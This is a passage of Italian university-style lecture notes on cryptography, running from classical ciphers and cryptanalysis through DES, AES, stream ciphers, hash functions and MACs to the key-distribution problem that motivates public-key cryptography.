 - **Conoscenze del testo** — lingua, formato, codifica (es. un documento PostScript inizia sempre con lo stesso pattern).
 - **Porzioni note** di corrispondenza chiaro/cifrato — keyword in posizioni note (copyright, voci di un bilancio).

Esempio

Attacco a forza bruta: si provano esaustivamente tutte le chiavi finché non si ottiene un testo comprensibile; in media occorre provarne **la metà**. Per un lucchetto a 3 cifre decimali (1000 combinazioni) a 2 secondi per tentativo, il successo medio arriva dopo 500 tentativi → 17 minuti. La sicurezza dipende da: numero di posizioni, numero di simboli per posizione e tempo per tentativo. Una password robusta deve avere almeno 8 caratteri e **non contenere parole di senso compiuto in nessuna lingua** (per resistere agli attacchi a dizionario).

Debolezza sfruttata	Tipo di attacco
Linguaggio / statistica	Crittoanalisi statistica: il cifrario conserva caratteristiche statistiche del testo originale.
Numero di combinazioni	Forza bruta: spazio delle chiavi troppo piccolo.
Matematica sottostante	Crittoanalisi matematica: debolezze degli algoritmi (es. generatori pseudo-casuali).

Debolezza sfruttata	Tipo di attacco
Implementazione	Attacchi al software: bug nell'implementazione del cifrario.
Sistema	Attacchi al sistema: debolezze di protocolli, applicazioni, OS, hardware.
Fattore umano	Social engineering: sfrutta la debolezza umana.

Attenzione

La catena della sicurezza: ci sono almeno 7+2 attori che devono essere **tutti** sicuri (applicazione, OS e computer dell'utente; canale di comunicazione; OS, servizio e computer del fornitore; più **utente** e **amministratore di sistema**). La sicurezza è debole quanto l'anello più debole. **Heartbleed** (OpenSSL, 2014) lo dimostra: l'errata gestione degli heartbeat SSL/TLS (mancato controllo della dimensione del payload, un buffer over-read) espose la memoria del server, compromettendo l'intera catena nonostante la crittografia fosse «attiva».

Nota

Chiarimento di prospettiva: diventare crittografo/crittoanalista richiede matematica avanzata e dottorato. La maggior parte degli interessati alla sicurezza vuole invece fare il **security engineer**: specialisti che **conoscono e usano** la crittografia per costruire sistemi sicuri, senza inventare nuovi algoritmi.

12.6 Steganografia

Definizione

Steganografia (dal greco *steganos*, coperto + *grafein*, scrivere): arte di proteggere i dati **nascondendoli**. A differenza della crittografia, che trasforma il contenuto rendendolo incomprensibile, la steganografia nasconde **l'esistenza stessa** del messaggio: lo cela dentro un **messaggio contenitore** dall'aspetto innocuo, il cui senso è del tutto disgiunto da quello del messaggio segreto.

Esempio

Steganografia storica: Demarato incise un messaggio su una tavoletta poi ricoperta di cera; un ottimate di Medea nascose un messaggio nel ventre di una lepre scuoiata; Isteo tatuo un messaggio sul cuoio capelluto rasato di uno schiavo, inviandolo dopo la ricrescita dei capelli. I Cinesi scrivevano su seta poi inghiottita in palline di cera; si usavano inchiostri invisibili (limone, chimica del cobalto) e i Tedeschi i **micropunti fotografici** (foto miniaturizzate grandi come un punto dattiloscritto).

• Tecniche classiche su testo:

- **Acrostico** — le iniziali dei capoversi compongono il messaggio.
- **Griglie di Cardano** — una maschera forata sul foglio: il messaggio si scrive nei fori, poi si completa con testo di senso compiuto; il destinatario, con griglia identica, legge il segreto.

Nota

Steganografia moderna: i file di copertura sono tipicamente multimediali (foto, audio, video). La tecnica più diffusa sostituisce i **bit meno significativi** (LSB) dei campioni con i bit del messaggio segreto: la perdita di qualità è indistinguibile a occhio/orecchio nudo dal rumore di digitalizzazione. Le grandi dimensioni dei file odierni (>MB) aumentano la capacità di copertura. Il **watermarking** applica la stessa idea alla protezione del copyright (visibile o invisibile, esplicitabile solo via tool), modificando una piccola percentuale di pixel.

Approfondimento

Steganografia e crittografia si **combinano**: il messaggio viene prima cifrato e poi nascosto nel contenitore. Così, anche se l'avversario sospettasse o rilevasse la presenza del messaggio nascosto, lo troverebbe comunque illeggibile.

13 Crittografia classica

13.1 Principi e classificazione

Definizione

Nella **crittografia classica** la robustezza di un testo cifrato dipende da due fattori: il **cifrario** (algoritmo), tenuto segreto, e la **complessità della chiave**. I cifrari classici sono tutti **simmetrici** (chiave di cifratura = chiave di decifratura) e si basano su tecniche di **sostituzione**, di **trasposizione** o su entrambe.

Nota

Principio di Kerckhoffs (per contrasto): la crittografia moderna abbandona la segretezza dell'algoritmo. La sicurezza deve dipendere **solo dalla chiave**; l'algoritmo può (e deve) essere pubblico e analizzato. Il cifrario classico, che si affida anche alla segretezza dell'algoritmo, viola questo principio.

- **Quattro famiglie**:
 - **Codifica** — sostituzione con simboli diversi.
 - **Cifrari a sostituzione** — stessi simboli rimpiazzati.
 - **Cifrari a trasposizione** — i simboli vengono mescolati.
 - **Cifrari prodotto** — integrano sostituzione e trasposizione.

13.2 Cifrari a sostituzione

Esempio

Cifrari storici a rotazione: Svetonio racconta che Augusto sostituiva ogni lettera con la successiva (B per A), mentre **Giulio Cesare** la ruotava di tre posti (D per A). Sono i progenitori dei cifrari a sostituzione.

Definizione

Cifrario di Cesare (shifting): ogni lettera è spostata in avanti di n posizioni; la chiave è n . Formula: $y = (x + n) \bmod 26$. Con $n = 4$: MODENA $\rightarrow$ QSHIRE. In un alfabeto di 26 lettere esistono solo **25 chiavi** possibili: la forza bruta richiede in media 13 tentativi.

Definizione

Cifrario affine: generalizza lo shifting (Cesare generalizzato): $y = (ax + n) \bmod 26$, con il vincolo $\text{MCD}(a, 26) = 1$ (perché la funzione sia invertibile). Es. con $a = 9, n = 2$: «affine» $\rightarrow$ CVVWPM.

- **Cifrario a alfabeto sostitutivo**:
 - Sostituisce ogni lettera secondo una **permutazione casuale** dell'alfabeto.
 - **Chiave** = l'intero alfabeto sostitutivo.
 - Spazio chiavi: $26!$ permutazioni $\rightarrow$ forza bruta richiederebbe migliaia di anni anche a $1 \mu s$ per tentativo.
 - **Variante con parola chiave**: riassume la permutazione in una parola senza lettere ripetute (es. XRAY-FILMS) + restanti lettere traslate.
 - Stessa robustezza, ma **molto più semplice da trasmettere e gestire**.
 - La **gestibilità** è un criterio fondamentale nella scelta di un cifrario.

13.3 Crittoanalisi statistica (per frequenza)

Attenzione

L'alfabeto sostitutivo, pur avendo $26!$ chiavi, **non è sicuro**: la sostituzione monoalfabetica non cambia la

«**identità**» delle lettere. Conserva frequenza delle singole lettere, di bigrammi e trigrammi, affinità e non-affinità, tendenza posizionale. Gli Arabi (IX secolo) furono i primi a romperla con l'**analisi delle frequenze**.

Definizione

Crittoanalisi statistica (per frequenza): si contano le frequenze delle lettere nel testo cifrato e si confrontano con quelle note della lingua, ipotizzando le sostituzioni più probabili; si affina con bigrammi, trigrammi, lettere doppie, affinità e struttura sintattica (soggetto-verbo-complemento). Si integra con la **crittoanalisi per dizionario** (parole chiave del settore: medico, militare, legale).

Lingua	Caratteristiche statistiche
Inglese	e=12,7%, t=9,1%, a=8,2%, o=7,5%; rare j, q, x, z. Bigramma più frequente: «th»; trigramma: «the». Le 4 vocali + 5 consonanti frequenti (t, n, s, h, r) coprono 70% del testo.
Italiano	Vocali E, A, O, I = 45% del testo; seguono L, N, R, S, T, C. Bigrammi: QU+vocale, MP, ST, doppie (CC, RR, TT, SS, LL); trigrammi CHE, CHI, GHE, GHI, STR. Due lettere uguali sono sempre consonanti doppie, precedute e seguite da vocali.

Esempio

Caveat sui testi brevi: per testi corti l'analisi di frequenza richiede iterazioni; per testi molto corti **non funziona**. La rottura del messaggio della guerra del Vietnam («it was disclosed yesterday that several informal but direct contacts...») parte da $P \rightarrow e$, $Z \rightarrow t$, poi sfrutta il bigramma frequente ZW $\rightarrow$ «th» e procede per tentativi su bigrammi/trigrammi.

13.4 Contromisure alla crittoanalisi per frequenza

Tecnica	Idea
Nomenclatore	Combina cifratura e codifica: simboli unici per parole d'uso comune. Usato per secoli (es. congiura di Maria Stuarda di Scozia), ma di gestione complessa (furto, evidenza del ruolo).
Sostituzione omofonica	Usa per ogni lettera un numero di simboli proporzionale alla sua frequenza (es. 11 simboli per la «a»): annulla la debolezza della frequenza, ma non quella dell'identità.
Cifrari poligrafici	Cifrano gruppi di lettere: Playfair (1854, bigrammi, 26×26 combinazioni, usato fino alla 1ª G.M.); La Grand Chiffre dei Rossignol (1626, trigrammi + nomenclatore, 587 numeri, usato 200 anni).
Cifrari polialfabetici	Usano più alfabeti di sostituzione alternati: eliminano l'evidenza delle frequenze.

13.5 Cifrari polialfabetici e Vigenère

Definizione

Cifrario di Vigenère (1586): un cifrario di Cesare **multiplo**. Si usa una chiave di d lettere $K = k_1 k_2 \dots k_d$, dove l' i -esima lettera specifica l' i -esimo alfabeto (shift). La chiave si ripete se il testo è più lungo di d . Ci si aiuta con la **Tavola di Vigenère**. Eredita l'idea dei due alfabeti di Leon Battista Alberti (1467).

Esempio

Chiave «deceptive», testo «wearediscoveredsaveyourself» → ZICVTWQNGRZGVTWAVZHCQYGLMGJ.
La robustezza rispetto alla crittoanalisi per frequenza è evidente: lo stesso plaintext genera ciphertext diversi a seconda della posizione.

Attenzione

Vigenère fu ritenuto sicuro per tre secoli, ma **Babbage e Kasiski** (meta “800”) ne trovarono il punto debole: prima si identifica la **lunghezza della chiave**. Simboli a distanza pari alla lunghezza della chiave sono cifrati con lo stesso alfabeto.

Definizione

Metodo di Kasiski (per trovare la lunghezza chiave L):

1. Cercare sequenze identiche nel testo cifrato (probabilmente stesso plaintext + stesso allineamento di chiave).
2. Calcolare le distanze $t_1, t_2, \dots, t_k$ tra gli inizi di tali sequenze (ciascuna è multiplo di L).
3. $L = \text{MCD}(t_1, t_2, \dots, t_k)$.

Poi si divide il testo in L sottotesti e si applica la crittoanalisi per frequenza a ciascuno.

13.6 XOR e cifratura modulare

- **XOR** – VERO sse uno solo degli operandi è vero: $0 \oplus 0 = 0$, $0 \oplus 1 = 1$, $1 \oplus 0 = 1$, $1 \oplus 1 = 0$.
 - Equivale a una **somma modulo 2**.
 - **Generalizzazione alfabetica**: somma modulare mod 26 (es. $S + I \rightarrow A$: $(18 + 8) \bmod 26 = 0$).
 - **Operazione base** sia del one-time pad sia dei cifrari a flusso moderni.

13.7 Il one-time pad (OTP)

Definizione

One-time pad (OTP): usa una chiave **lunga quanto il messaggio**, costituita da numeri casuali, mai ripetuta. È l'**unico cifrario incondizionatamente sicuro**: ogni lettera del messaggio è accoppiata a un numero casuale diverso, quindi il ciphertext non è attaccabile con metodi linguistici, di ricorrenza o di dizionario. Vigenère propose anche il **cifrario auto-chiave** (chiave concatenata col testo), che però resta soggetto a crittoanalisi statistica.

Attenzione

L'OTP è sicuro **solo se**: (1) il pad non è **mai riutilizzato**; (2) i numeri sono statisticamente imprevedibili.
Riutilizzare il pad è fatale: con $C_1 = M_1 \oplus K$ e $C_2 = M_2 \oplus K$, l'attaccante calcola $C_1 \oplus C_2 = M_1 \oplus M_2$, eliminando la chiave e aprendo a crittoanalisi statistica. Il **progetto Venona** della CIA sfruttò proprio i pad sovietici riutilizzati.

Nota

OTP nella pratica: un libro condiviso (titolo, pagine, righe) può fungere da fonte di chiavi (cfr. «Il codice Rebecca» di Ken Follett). L'URSS usò OTP dal 1930 (gruppi di 5 cifre); gli USA i sistemi SIGSALY e SIGTOT (nastri perforati casuali distrutti dopo l'uso). Problemi reali: generare enormi quantità di chiavi **davvero** casuali, distribuirle in modo sicuro e proteggere il pad da furti.

Attenzione

Pseudo-OTP = pseudo-sicurezza: implementare l'OTP con un PRNG (es. `random()` con un seme) **non** da

inviolabilità, perché la generazione è algoritmica e deterministica. I cifrari a flusso moderni sono approssimazioni dell'OTP. Diffidare degli **snake oil algorithm** (cifrari commerciali «non crittoanalizzabili» la cui robustezza non è dimostrata).

13.8 Cifrari a trasposizione

Definizione

Trasposizione (permutazione): mentre la sostituzione punta alla **confusione** (nascondere le lettere), la trasposizione punta alla **diffusione**, spargendo l'informazione nel testo e spezzando gli schemi di adiacenza. Esempio storico: la **scitale** spartana (striscia avvolta su un cilindro; il messaggio si legge solo con uno scitale identico).

13.9 Cifrari prodotto: il ponte verso la crittografia moderna

Definizione

Cifrario prodotto: combinazione di due o più cifrature. Una **sostituzione seguita da una trasposizione** produce un cifrario nuovo e molto più robusto: è il **ponte tra crittografia classica e moderna** (i cifrari a blocchi moderni iterano molti round di sostituzione + permutazione).

Esempio

ADFGVX (esercito tedesco, 1^a G.M.): cifrario prodotto in due fasi. (1) **Sostituzione**: ogni carattere è mappato in una coppia di lettere dall'insieme {A,D,F,G,V,X} tramite una tabella fissa. (2) **Trasposizione** basata su una parola chiave (es. CIELO), che determina numero di colonne e ordinamento lessicografico per la lettura in colonna. Limiti: un solo passo di sostituzione/trasposizione, tabella fissa e indipendente dalla chiave.

Approfondimento

Crittografia e storia: il **telegramma Zimmermann** (offerta tedesca di alleanza al Messico in chiave anti-USA), intercettato e decifrato, fu tra i fattori dell'ingresso americano nella 1^a G.M. (1917), che chiari a tutti gli Stati l'importanza strategica della crittologia. Un'alternativa alla cifratura furono i **code talkers** (lingue native usate come «cifrario vivente»): i Choctaw nella 1^a G.M. e i **Navajo** nella 2^a (campagne del Pacifico, 1942-45) e in Corea.

14 Crittografia simmetrica moderna e hashing

14.1 Dalle macchine cifranti al computer

Approfondimento

Le macchine a rotori (1908-1945) automatizzavano la cifratura prodotto. La chiave era la **posizione iniziale dei rotori**: due rotori danno periodo $26 \times 26 = 676$, tre rotori $26^3 = 17576$. La più famosa fu **ENIGMA** (Germania, di Scherbius): a ogni tasto, i rotori (scambiatori) trasformavano la lettera, ruotando dopo ogni carattere per passare da sostituzione mono- a polialfabetica. Con 3 rotori scelti su 5, gli orientamenti e lo **stecker** (pannello a prese), Enigma raggiungeva $\approx 1,05 \times 10^{17}$ chiavi: sarebbe stata inviolabile se usata correttamente.

Esempio

La rottura di Enigma: il polacco **Marian Rejewski** (anni "30) scoprì che le concatenazioni tra lettere dipendevano solo dai rotori (non dallo stecker), riducendo lo spazio da provare alle 17576 posizioni, e progettò le «**bombe**» meccaniche. La Polonia, prima di essere invasa, passò tutto agli inglesi di **Bletchley Park**, dove **Alan Turing** perfezionò il metodo dei **crib** (frammenti di plaintext noti, es. bollettini meteo) e dei **loop**. Il **Colossus** (1944), primo computer a valvole termoioniche, ruppe a forza bruta la più robusta cifratura **Lorenz (Tunny)** usata tra Hitler e lo Stato Maggiore. La crittoanalisi fu decisiva (Capo Matapan 1941, sbarco in Normandia 1944).

14.2 Principi della crittografia moderna

- **Svolta del computer**: tutto diventa **binario**.
 - Qualsiasi codifica (testo, foto, audio, video) è cifrabile in modo uniforme.
 - La forza bruta torna a essere un parametro di robustezza.

Definizione

Principio di Kerckhoffs: se le chiavi sono scelte bene, di lunghezza adeguata, tenute segrete e gestite da sistemi fidati, **non è necessario mantenere segreto l'algoritmo**. Anzi, algoritmi pubblici permettono di individuare prima eventuali debolezze. E la differenza sostanziale con la crittografia classica, che puntava a segretezza sia di chiave sia di algoritmo.

14.3 Cifrari a blocchi vs a flusso

Definizione

- **Cifrario a blocchi**: cifra blocchi di dimensione fissa (tipicamente 64 o 128 bit); il blocco deve essere interamente disponibile prima della cifratura. La maggior parte dei cifrari moderni è di questo tipo.
- **Cifrario a flusso**: cifra un bit/byte alla volta, come un flusso continuo.

14.3.1 Il cifrario a blocchi ideale e i suoi limiti

- **Cifrario a blocchi ideale** — appare come una sostituzione di tutti i bit del blocco:
 - Con n bit $\rightarrow 2^n$ blocchi possibili.
 - Per essere reversibile, ogni blocco in chiaro mappa a uno diverso blocco cifrato $\rightarrow 2^{n!}$ trasformazioni possibili.
 - Il **cifrario ideale** sceglie una di queste tabelle.

Attenzione

Il cifrario ideale è **impraticabile**: la chiave e l'intera tabella, lunga $n \cdot 2^n$ bit. Per un blocco di 64 bit servirebbe una chiave di $64 \cdot 2^{64} \approx 10^{21}$ bit: improponibile. Inoltre, per n piccoli equivale a una sostituzione vulnerabile a crittoanalisi statistica.

14.3.2 Diffusione e confusione (Shannon)

Definizione

Claude Shannon (1945/49) indicò come superare i limiti del cifrario ideale combinando due principi:

- **Diffusione**: la struttura statistica del plaintext è dispersa nel ciphertext, così che ogni bit cifrato dipenda da molti bit in chiaro. Si ottiene con **permutazioni**.
- **Confusione**: la relazione tra chiave e ciphertext è resa così complessa da impedire di risalire alla chiave anche disponendo di statistiche. Si ottiene con **sostituzioni** complesse.

14.4 Il cifrario di Feistel

Definizione

Cifrario di Feistel (1973): approssimazione **implementabile** del cifrario ideale, basata su cifrario prodotto + diffusione/confusione di Shannon. Usa una chiave di k bit (gestibile, 2^k trasformazioni invece di $2^{n!}$). Il blocco è diviso in due metà L ed R ; ad ogni ciclo: $L_i = R_{i-1}$, $R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$, dove F usa la sottochiave K_i . Il ciphertext finale è la giustapposizione delle due metà.

Nota

Tre funzioni base di un cifrario di Feistel: **S-box** (sostituzione non lineare), **unione lineare via XOR** e **P-box** (permutazione dei bit). I parametri chiave sono la dimensione del blocco, la dimensione della chiave, il **numero di cicli** (tipico: 16) e la complessità di F .

Approfondimento

Proprietà fondamentale: la **decifrazione di Feistel usa lo stesso algoritmo della cifratura**, applicando le sottochiavi in ordine inverso ($K_n, K_{n-1}, \dots, K_1$). Non servono due implementazioni/circuiti distinti. DES, 3DES e (parzialmente) AES discendono da questi principi.

14.5 DES (Data Encryption Standard)

Approfondimento

Storia: IBM (dove lavorava Feistel) sviluppò **LUCIFER** (chiave 128 bit). La versione commerciale, rivista con la NSA, adottò una chiave a **56 bit** («per stare su un singolo chip»). Nel 1973 il NBS (poi NIST) lanciò un concorso per uno standard di cifratura: vinse il progetto IBM, adottato dal 1977 come **DES**. Fino al 1994 furono consentite solo implementazioni hardware.

Definizione

DES: cifrario simmetrico a blocchi. Blocchi di **64 bit**, chiave di **64 bit** (di cui 56 effettivi + 8 di parità). 16 cicli di sostituzioni (S-box) e permutazioni (P-box), strutturalmente identici a Feistel. Tre fasi: (1) permutazione iniziale; (2) 16 cicli; (3) scambio metà + permutazione finale (inversa dell'iniziale). Per ogni ciclo si genera una sottochiave K_i di 48 bit; nella funzione F , i 32 bit di R sono espansi a 48, messi in XOR con K_i , passati a 8 S-box (6 bit $\rightarrow$ 4 bit) e infine permutati.

Attenzione

Critiche al DES: chiave di soli 56 bit (vs 128 di LUCIFER), ritenuta troppo corta; struttura interna delle S-box **classified** (sospetto di backdoor NSA); restrizione alle implementazioni hardware. **Crittoanalisi:** Diffie e Hellman (1977) stimarono il recupero di una chiave in 10 ore con una macchina da 20M\$; nel 1997 una rete di 3500 macchine ci riuscì in 4 mesi; il chip di Wiener (1996) avrebbe impiegato 1,5 giorni. La **crittoanalisi differenziale** (Biham-Shamir, 1993) abbassa la complessità a 2^{47} , la **lineare** a 2^{43} ; esistono anche **timing attack**.

Nota

Effetto valanga: una buona proprietà (Shannon) richiede che un cambiamento di **un solo bit** in plaintext o chiave modifichi **circa metà** dei bit del ciphertext. Il DES ha un forte effetto valanga ed è il cifrario più crittoanalizzato della storia: la sua struttura interna si è rivelata molto robusta; il vero punto debole resta la lunghezza della chiave.

14.6 Potenziare il DES: 2DES e 3DES

Definizione

2DES (Double DES): due cifrature con chiavi K_1, K_2 : $C = E(K_2, E(K_1, P))$. L'idea sarebbe una chiave equivalente a 112 bit, ma è **fallace**.

Attenzione

Attacco Meet-in-the-Middle: data una coppia nota (P, C) , vale $X = E(K_1, P) = D(K_2, C)$. Si cifra P con tutte le 2^{56} K_1 (tabella ordinata per X), poi si decifra C con tutte le 2^{56} K_2 cercando corrispondenze. La complessità del 2DES **non si moltiplica ma solo raddoppia**: da 2^{56} a 2^{57} . Per questo il 2DES è inutile.

Definizione

3DES (Triple DES) (Tuchman, 1979): due chiavi in schema **EDE** (Encrypt-Decrypt-Encrypt): $C = E(K_1, D(K_2, E(K_1, P)))$. Compatibile col DES semplice ($E(K_1, D(K_1, E(K_1, P))) = E(K_1, P)$); adottato da ANSI (X9.17) e ISO (8732). Raddoppia la chiave a 112 bit; il livello di sicurezza effettivo è stimato in 2^{80} .

14.7 AES (Advanced Encryption Standard)

Approfondimento

Nel 1997 il NIST lanciò una sfida per un nuovo standard: **non segreto, pubblicato, royalty-free, simmetrico a blocchi di 128 bit**, con chiavi di 128/192/256 bit. I 5 finalisti: MARS (IBM), RC6, **Rijndael** (Belgio), Serpent, Twofish. Vinse **Rijndael** (di Rijmen e Daemen), che bilancia sicurezza, efficienza e facilità di implementazione; standard USA dal dicembre 2001.

Definizione

AES (Rijndael): opera su un blocco di 128 bit rappresentato come matrice di byte (*State*). A differenza di Feistel/DES elabora **tutto il blocco** (non metà). Ogni round ha quattro passi: (1) **SubBytes** (sostituzione byte via S-box); (2) **ShiftRows** (shift delle righe); (3) **MixColumns** (mescolamento delle colonne); (4) **AddRoundKey** (XOR con la sottochiave). I round sono 9, 11 o 13 a seconda della chiave (128/192/256 bit), preceduti da un AddRoundKey iniziale e seguiti da un round finale senza MixColumns. La chiave a 128 bit è espansa in 44 word da 32 bit (key schedule).

14.8 Operation mode dei cifrari a blocchi

Attenzione

Un cifrario a blocchi **non** è uno schema di cifratura completo: lavora solo su un blocco ed è **deterministico** (stesso plaintext + stessa chiave $\rightarrow$ stesso ciphertext). Per cifrare messaggi reali serve un **operation mode**. Il modo **ECB** (Electronic Code Book), che cifra ogni blocco indipendentemente, e di fatto una sostituzione: blocchi uguali danno ciphertext uguali, rivelando pattern (l'immagine cifrata in ECB resta riconoscibile). E **insicuro**. Modi sicuri: **CBC** (concatena ogni blocco col precedente via XOR), **CTR** (cifra un contatore), **GCM** (offre anche autenticazione).

14.9 Cifrari a flusso e RC4

Definizione

Cifrario a flusso: genera una **stream key** pseudo-casuale e produce il ciphertext come XOR byte-a-byte con il plaintext. Veloce, poco codice. Assomiglia all'OTP, ma con chiave **pseudo**-casuale. La stream key deve approssimare proprietà statistiche casuali, derivare da una chiave abbastanza lunga e avere periodo molto lungo.

Attenzione

Mai riutilizzare la stream key: avendo plaintext + ciphertext si ricava la chiave; avendo due ciphertext con la stessa chiave si ottiene lo XOR dei due plaintext (attaccabile statisticamente). La chiave deve cambiare continuamente.

Esempio

RC4 (Ron Rivest, 1987): orientato ai byte, con vettore di stato S di 256 elementi (permutazione di 0-255) inizializzato dalla chiave, poi keystream generato scambiando elementi e sommandoli mod 256. Periodo enorme ($> 10^{100}$); usato in SSL, WEP/WPA, password Windows. **Debolezze**: i primi 256 byte del keystream non sono davvero casuali (si scartavano), correlazione troppo forte chiave-keystream (causa della facilità di rottura del WEP). Vulnerabile a **bit-flipping attack** (manipolazione del flusso senza decifrarlo, pericolosa con strutture note). **RC4 è oggi deprecato**.

14.10 Integrità e funzioni hash

- **Cambio di focus**: finora solo **riservatezza** $\rightarrow$ ora **integrità e autenticazione**.
- **Altri attacchi da contrastare**:
 - **Violazione dell'integrità** — intercettazione + modifica.
 - **Replay** — intercettazione + ripetizione.
 - **Spoofing** — messaggi «per conto di».
 - **Ripudio** all'origine.

Definizione

Funzione hash $h(m) = y$: produce un **digest** di lunghezza fissa da un messaggio di lunghezza arbitraria. Proprietà richieste:

1. **Efficienza**: h facile da calcolare.
2. **Unidirezionalità** (one-way): dato y , è «impossibile» trovare m con $h(m) = y$.
3. **Resistenza alla seconda preimmagine**: dato m , è «impossibile» trovare $m' \neq m$ con $h(m') = h(m)$.
4. **Resistenza forte alle collisioni**: è «impossibile» trovare due $m_1 \neq m_2$ con $h(m_1) = h(m_2)$.

Nota

Problema delle collisioni: poiché i messaggi sono molti più dei digest, le collisioni esistono necessariamente; nella pratica si accetta la resistenza **debole** (seconda preimmagine computazionalmente intrattabile). Il **birthday attack** sfrutta il paradosso del compleanno: trovare una collisione qualsiasi richiede solo $2^{\frac{n}{2}}$ tentativi (non 2^n), per cui un digest di n bit offre solo $\frac{n}{2}$ bit di sicurezza contro le collisioni.

Funzione	Digest	Stato
MD5 (Rivest, 1994)	128 bit	Collisioni trovate da Wang et al. (2004); not recommended (IETF).
SHA-0 / SHA-1 (NSA/NIST)	160 bit	Collisioni a 2^{69} invece di 2^{80} (Wang, 2005); usato in SSL/PGP/SSH/IPSec; oggi deprecato.
SHA-2 (dal 2001)	224/256/384/512 bit	Famiglia tuttora sicura e raccomandata.
SHA-3 (Keccak, 2012)	variabile	Vincitore del concorso pubblico NIST (63 proposte); struttura diversa (sponge).

Attenzione

Le funzioni hash non sono «magicamente» irreversibili: per le password si usano **reverse lookup / rainbow table** (es. database di MD5 noti). Password memorizzate come MD5 semplice sono a rischio: serve **salt** + funzioni lente (bcrypt, scrypt, Argon2). Per memorizzare password si salva la coppia (login, $H(\text{pwd})$) e al login si confronta $H(\text{pwd inserita})$ col valore salvato.

14.11 Da hash a MAC

Attenzione

Una funzione hash **non usa chiave**: se digest mittente = digest destinatario si ha solo garanzia che il messaggio non è stato alterato, **non** l'autenticazione del mittente. **Un hash non è una firma**. Per autenticare serve combinare hashing e chiave segreta.

Definizione

MAC (Message Authentication Code): opera sul messaggio con una chiave segreta condivisa K . Il mittente calcola $\text{TAG} = \text{MAC}(K, m)$ e invia (m, TAG) ; il destinatario ricalcola e confronta. Se i TAG coincidono, il messaggio è **integro e autentico**. A differenza della cifratura, il MAC **non deve essere reversibile**. Una buona MAC rende le collisioni rare e intrattabili.

Nota

Una MAC **non è una firma digitale**: poiché entrambi gli interlocutori condividono la stessa K , non c'è **non ripudio** (il destinatario potrebbe aver generato lui stesso il TAG).

Definizione

HMAC: costruisce un MAC da una funzione hash H :

$$\text{HMAC}(K, m) = H[(K \oplus \text{opad}) \parallel H((K \oplus \text{ipad}) \parallel m)]$$

La doppia applicazione di H con due padding distinti protegge dagli attacchi di estensione. Si usa con SHA-256 (HMAC-MD5 è sconsigliato). Esistono anche UMAC, CMAC/CBC-MAC, VMAC.

15 Crittografia asimmetrica

15.1 Il problema della distribuzione delle chiavi

- **Punto debole comune** della crittografia simmetrica: non gli algoritmi ma la **gestione delle chiavi**.
 - Due interlocutori devono prima **condividere la stessa chiave segreta** e proteggerla da terzi.
 - La **distribuzione** è il vero tallone di Achille.
 - **Lezione storica**: la crittografia non è stata quasi mai violata per cattivo algoritmo, ma per cattiva scelta/gestione della chiave.

Attenzione

I problemi di Alice. Volendo comunicare con Bob, Alice si trova davanti a una catena di domande tutte difficili: **distribuzione** (come ricevo la chiave di Bob? come gli consegno la mia?), **verifica** (quella che ho ricevuto è davvero la chiave di Bob, o di un impostore?), **memorizzazione** (dove la custodisco, sapendo che ogni copia è una nuova vulnerabilità?), **validità** (la chiave è ancora valida? la mia è stata compromessa, come avviso Bob?).

- **Costo militare del problema**:
 - **COMSEC USA** (fino agli anni '70): trasportava **tonnellate di chiavi ogni giorno** nel mondo.
 - Appena una nave attraccava, agenti COMSEC salivano a bordo per ritirare tessere magnetiche, nastri e dischi e consegnarli alle sedi diplomatiche.
 - Dispendio impensabile per le aziende private.

15.1.1 Le possibili soluzioni classiche

- **Soluzioni classiche** (tutte **non scalabili**):
 - **Consegna fisica** — più semplice e sicura, ma richiede contatto diretto tra i due (o tra una terza parte fidata e ciascuno).
 - **Riuso del canale sicuro** — se già ne esiste uno, usare la vecchia chiave per cifrarne una nuova.
 - **Trusted courier** — corriere fidato.

Nota

Il limite numerico. La cifratura simmetrica è praticabile solo tra **pochi** interlocutori. In generale n utenti che vogliano comunicare a coppie richiedono

$$\frac{n \cdot (n - 1)}{2} \text{ chiavi}$$

Per 1000 utenti significa quasi mezzo milione di chiavi. Oltre i tre interlocutori conviene introdurre una **terza parte fidata**.

- **Key Distribution Center (KDC)** — terza parte fidata:
 - Quando un host vuole connettersi, il suo front-end chiede al KDC una **chiave di sessione**.
 - Il KDC la distribuisce a entrambi i front-end; solo dopo i due host comunicano.
 - **Gerarchia di chiavi a due livelli**:
 - **Chiave di sessione** — temporanea, per una singola connessione, poi scartata.
 - **Chiave master** — condivisa fra KDC e utente, cifra le chiavi di sessione.

Attenzione

Nell'epoca di Internet, dove la maggior parte degli interlocutori **non si è mai incontrata fisicamente** e non potrebbe pagare un KDC, questi schemi crollano. La crittografia simmetrica da sola non funziona

per relazioni commerciali, pagamenti, privacy o voto elettronico: serve garantire autenticazione ed evitare impersonificazione e man-in-the-middle senza segreti condivisi a priori.

15.2 L'intuizione: cifrare e decifrare con chiavi diverse

Idea risolutiva per gradi (metafora del lucchetto):


- **Prima idea — scatola a doppia chiusura:**
 - ▶ Alice mette il messaggio, applica il suo lucchetto, spedisce; Bob aggiunge il proprio, rimanda; Alice toglie il suo, rispedisce; Bob toglie il proprio e legge.
 - ▶ Nessuna chiave e mai viaggiata.
 - ▶ **Limite:** funziona nel fisico, **non coi computer** → cifrare = modificare, e le due cifrature **non sono commutative** (non si può togliere la prima dopo aver applicato la seconda).
- **Seconda idea — lucchetti aperti identici:**
 - ▶ Distribuire centinaia di lucchetti aperti di cui solo io ho la chiave: chiunque chiude, solo io apro.
 - ▶ **Limite:** distribuire fisicamente tanti lucchetti è costoso.
- **Terza idea (vincente):**
 - ▶ Esiste una **chiave da distribuire liberamente** con cui chiunque cifra un messaggio che **solo io** decifro?
 - ▶ Risposta: **crittografia asimmetrica** — una chiave per cifrare, **un'altra** per decifrare.
 - ▶ Distribuire una chiave pubblica via «elenco telefonico elettronico» ha costo irrisorio.

Approfondimento

